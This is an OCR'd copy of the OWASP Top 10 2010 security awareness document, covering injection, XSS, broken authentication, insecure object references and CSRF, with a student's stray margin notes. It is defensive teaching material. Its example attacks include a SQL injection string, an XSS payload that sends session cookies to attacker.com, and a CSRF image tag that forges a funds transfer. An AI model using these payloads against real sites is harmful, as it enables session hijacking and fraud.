Mixed content behavior on `<APPLET>`	permit	permit	permit	permit	permit	permit	permit	permit	n/a
Mixed content behavior on `<EMBED>`	permit	permit	permit	permit	permit	permit	permit	permit	n/a
Mixed content behavior on `<IFRAME>`	block	block	block	warn	warn	permit	permit	permit	permit
Do wildcard certificates match multiple host name segments?	NO	NO	NO	YES	YES	NO	NO	NO	NO

* On Windows XP, this is enabled only when KB931125 is installed, and browser's phishing filter functionality is enabled.

Trivia: KEYGEN tags are an obscure and largely undocumented feature supported by all browsers with the exception of Microsoft Internet Explorer. These tags permit the server to challenge the client to generate a cryptographic key, send it to server for signing, and store a signed response in user's key chain. This mechanism provides a quasi-convenient method to establish future client credentials in the context of HTTPS traffic.

(Continue to experimental and legacy mechanisms...)


OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

release



O About OWASP

Foreword

Insecure software is already undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our digital infrastructure gets increasingly complex and interconnected, the difficulty of achieving application security increases exponentially. We can no longer afford to tolerate relatively simple security problems like those presented in the OWASP Top 10.

The goal of the Top 10 project is to raise **awareness** about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and many more. This release of the OWASP Top 10 marks this project's eighth year of raising awareness of the importance of application security risks. The OWASP Top 10 was first released in 2003, minor updates were made in 2004 and 2007, and this is the 2010 release.

We encourage you to use the Top 10 to get your organization started with application security. Developers can learn from the mistakes of other organizations. Executives should start thinking about how to manage the risk that software applications create in their enterprise.

But the Top 10 is not an application security program. Going forward, OWASP recommends that organizations establish a strong foundation of training, standards, and tools that makes secure coding possible. On top of that foundation, organizations should integrate security into their development, verification, and maintenance processes. Management can use the data generated by these activities to manage cost and risk associated with application security.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas, either publicly to OWASP-TopTen@lists.owasp.org or privately to dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted. At OWASP you'll find **free and open** …

- Application security tools and standards
- Complete books on application security testing, secure code development, and security code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists
- And more … all at www.owasp.org

neat

All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in all of these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open-source software projects, OWASP produces many types of materials in a collaborative, open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Global Committees, Chapter Leaders, Project Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License

I Introduction

Welcome

Welcome to the OWASP Top 10 2010! This significant update presents a more concise, risk focused list of the **Top 10 Most Critical Web Application Security Risks**. The OWASP Top 10 has always been about risk, but this update makes this much more clear than previous editions. It also provides additional information on how to assess these risks for your applications.

For each item in the top 10, this release discusses the general likelihood and consequence factors that are used to categorize the typical severity of the risk. It then presents guidance on how to verify whether you have problems in this area, how to avoid them, some example flaws, and pointers to links with more information.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas – and also provides guidance on where to go from here.

Warnings

Should read

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide. This is essential reading for anyone developing web applications today. Guidance on how to effectively find vulnerabilities in web applications are provided in the OWASP Testing Guide and OWASP Code Review Guide, which have both been significantly updated since the previous release of the OWASP Top 10.

Constant change. This Top 10 will continue to change. Even without changing a single line of your application's code, you may already be vulnerable to something nobody ever thought of before. Please review the advice at the end of the Top 10 in "*What's Next For Developers, Verifiers, and Organizations*" for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP has just produced the Application Security Verification Standard (ASVS) as a guide to organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and buried in mountains of code. In virtually all cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

Push left. Secure web applications are only possible when a secure software development lifecycle is used. For guidance on how to implement a secure SDLC, we recently released the Open Software Assurance Maturity Model (SAMM), which is a major update to the OWASP CLASP Project.

Acknowledgements

Thanks to Aspect Security for initiating, leading, and updating the OWASP Top 10 since its inception in 2003, and to its primary authors: Jeff Williams and Dave Wichers.

ASPECT SECURITY
Application Security Experts

We'd like to thank those organizations that contributed their vulnerability prevalence data to support the 2010 update:

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

We'd also like to thank those who have contributed significant content or time reviewing this update of the Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

RN Release Notes

What changed from 2007 to 2010?

The threat landscape for Internet applications constantly changes. Key factors in this evolution are advances made by attackers, the release of new technology, as well as the deployment of increasingly complex systems. To keep pace, we periodically update the OWASP Top 10. In this 2010 release, we have made three significant changes:

1) We clarified that the Top 10 is about the **Top 10 Risks**, not the Top 10 most common weaknesses. See the details on the "*Application Security Risks*" page below.

2) We changed our ranking methodology to estimate risk, instead of relying solely on the frequency of the associated weakness. This has affected the ordering of the Top 10, as you can see in the table below.

3) We replaced two items on the list with two new items:

   + ADDED: A6 – Security Misconfiguration. This issue was A10 in the Top 10 from 2004: Insecure Configuration Management, but was dropped in 2007 because it wasn't considered to be a software issue. However, from an organizational risk and prevalence perspective, it clearly merits re-inclusion in the Top 10; so now it's back.

   + ADDED: A10 – Unvalidated Redirects and Forwards. This issue is making its debut in the Top 10. The evidence shows that this relatively unknown issue is widespread and can cause significant damage.

   – REMOVED: A3 – Malicious File Execution. This is still a significant problem in many different environments. However, its prevalence in 2007 was inflated by large numbers of PHP applications having this problem. PHP now ships with a more secure configuration by default, lowering the prevalence of this problem.

   – REMOVED: A6 – Information Leakage and Improper Error Handling. This issue is extremely prevalent, but the impact of disclosing stack trace and error message information is typically minimal. With the addition of Security Misconfiguration this year, proper configuration of error handling is a big part of securely configuring your application and servers.


lot of fire

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	**A1 – Injection**
A1 – Cross Site Scripting (XSS)	**A2 – Cross-Site Scripting (XSS)**
A7 – Broken Authentication and Session Management	**A3 – Broken Authentication and Session Management**
A4 – Insecure Direct Object Reference	**A4 – Insecure Direct Object References**
A5 – Cross Site Request Forgery (CSRF)	**A5 – Cross-Site Request Forgery (CSRF)**
<was T10 2004 A10 – Insecure Configuration Management>	**A6 – Security Misconfiguration (NEW)**
A8 – Insecure Cryptographic Storage	**A7 – Insecure Cryptographic Storage**
A10 – Failure to Restrict URL Access	**A8 – Failure to Restrict URL Access**
A9 – Insecure Communications	**A9 – Insufficient Transport Layer Protection**
<not in T10 2007>	**A10 – Unvalidated Redirects and Forwards (NEW)**
A3 – Malicious File Execution	**<dropped from T10 2010>**
A6 – Information Leakage and Improper Error Handling	**<dropped from T10 2010>**

Risk Application Security Risks

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing, all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

What's My Risk?

This update to the OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

However, only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack, or the technical impact may not make any difference. Therefore, you should evaluate each risk for yourself, focusing on the threat agents, security controls, and business impacts in your enterprise.

Although previous versions of the OWASP Top 10 focused on identifying the most common "vulnerabilities", they were also designed around risk. The names of the risks in the Top 10 stem from the type of attack, the type of weakness, or the type of impact they cause. We chose the name that is best known and will achieve the highest level of awareness.

References

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

External

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

lots of litature

this class does not seem to focus on esp vs Stanford

T10 OWASP Top 10 Application Security Risks – 2010

A1 – Injection

- Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

A2 – Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

? need to read more about

A3 – Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

A4 – Insecure Direct Object References

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5 – Cross-Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

iframe

A6 – Security Misconfiguration

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

A7 – Insecure Cryptographic Storage

- Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

A8 - Failure to Restrict URL Access

- Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

Bale has some of this -should do pg by pg swipe

A9 - Insufficient Transport Layer Protection

- Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

A10 – Unvalidated Redirects and Forwards

- Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A1 Injection

Threat Agents
Attack Vectors
Security Weakness
Technical Impacts
Business Impacts

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful of APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "white list" input validation with appropriate canonicalization is also recommended, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

http://example.com/app/accountView?id=' or '1'='1

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database that enable a complete takeover of the database and possibly even the server hosting the database.

References

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated detection difficult. Therefore, complete coverage requires a combination of manual code review and manual penetration testing, in addition to any automated approaches in use.

Web 2.0 technologies, such as AJAX, make XSS much more difficult to detect via automated tools.

How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications must accept special characters. Such validation should decode any encoded input, and then validate the length, characters, and format on that data before accepting the input.
3. Consider employing Mozilla's new Content Security Policy that is coming out in Firefox 4 to defend against XSS.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A5 for info on CSRF.

References

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

External

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet
- Firefox 4's Anti-XSS Content Security Policy Mechanism

A3 Broken Authentication and Session Management

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable?

The primary assets to protect are credentials and session IDs.

1. Are credentials always protected when stored using hashing or encryption? See A7.
2. Can credentials be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs)?
3. Are session IDs exposed in the URL (e.g., URL rewriting)?
4. Are session IDs vulnerable to session fixation attacks?
5. Do session IDs timeout and can users log out?
6. Are session IDs rotated after successful login?
7. Are passwords, session IDs, and other credentials sent only over TLS connections? See A9.

See the ASVS requirement areas V2 and V3 for more details.

How Do I Prevent This?

The primary recommendation for an organization is to make available to developers:

1. **A single set of strong authentication and session management controls.** Such controls should strive to:

   a) meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).

   b) have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.

2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A2.

Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not encrypted, exposing every users' password to the attacker.

References

OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

External

- CWE Entry 287 on Improper Authentication

A4 Insecure Direct Object References

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	______
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless the name space is sparse, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable?

The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. To achieve this, consider:

1. For **direct** references to **restricted** resources, the application needs to verify the user is authorized to access the exact resource they have requested.
2. If the reference is an **indirect** reference, the mapping to the direct reference must be limited to values authorized for the current user.

Code review of the application can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent This?

Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. **Use per user or session indirect object references**. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. **Check access**. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

References

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(which is an example of a Direct Object Reference attack)**

A5 Cross-Site Request Forgery (CSRF)

Threat Agents
Attack Vectors
Security Weakness
Technical Impacts
Business Impacts

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability EASY	Impact MODERATE	______
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of web applications that allow attackers to predict all the details of a particular action. Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can cause victims to change any data the victim is allowed to change or perform any function the victim is authorized to use.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable to CSRF?

The easiest way to check whether an application is vulnerable is to see if each link and form contains an unpredictable token for each user. Without such an unpredictable token, attackers can forge malicious requests. Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other information that is automatically sent by the browser doesn't count since this information is also included in forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent CSRF?

Preventing CSRF requires the inclusion of a unpredictable token in the body or URL of each HTTP request. Such tokens should at a minimum be unique per user session, but can also be unique per request.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is subject to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs the risk that the URL will be exposed to an attacker, thus compromising the secret token.

OWASP's CSRF Guard can be used to automatically include such tokens in your Java EE, .NET, or PHP application. OWASP's ESAPI includes token generators and validators that developers can use to protect their transactions.

Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. Like so:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

So, the attacker constructs a request that will transfer money from the victim's account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user's session info, inadvertently authorizing the request.

References

OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
